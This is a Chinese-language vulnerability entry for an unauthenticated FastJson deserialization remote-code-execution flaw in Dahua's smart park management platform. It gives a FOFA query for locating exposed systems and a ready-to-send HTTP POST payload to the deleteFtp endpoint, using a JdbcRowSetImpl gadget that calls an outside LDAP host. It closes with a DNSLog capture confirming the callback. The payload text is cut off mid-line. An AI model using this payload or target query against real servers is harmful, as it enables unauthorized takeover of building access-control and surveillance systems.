D2-13大华-智慧园区综合管理平台-RCE

漏洞描述：

大华智慧园区综合管理平台 /ipms/barpay/pay、deleteFtp、等接口存在FastJson反序列化漏洞，未授权的攻击者可利用此漏洞执行任意命令,获取服务器权限。

网站图片：

网络测绘：

fofa语法：

FOFA：app="dahua-智慧园区综合管理平台"

漏洞复现：


payload：

```
POST /CardSolution/card/accessControl/swingCardRecord/deleteFtp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/json
Accept-Encoding: gzip
Connection: close

{"ftpUrl":{"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://dnslog.cn","autoCo
```

效果图:

验证


不安全 | dnslog.pw/dns/
DNSLog
WebLog
API
Rebind
Payloads
8gdyeeu0
退出
域名
搜索
子域名: 8gdyeeu0.dnslog.pw
监视刷新
ID
域名
Type
IP
位置
时间
操作
24588199
A
61.139.113.98
2023-12-12 17:08:59
删除
24588197
A
2023-12-12 17:08:58
删除
24588195
A
2023-12-12 17:08:58
删除
24588063
A
2023-12-12 17:06:06
删除
24588054
A
2023-12-12 17:05:52
删除
24588053
2023-12-12 17:05:51
删除
24588051
2023-12-12 17:05:51
删除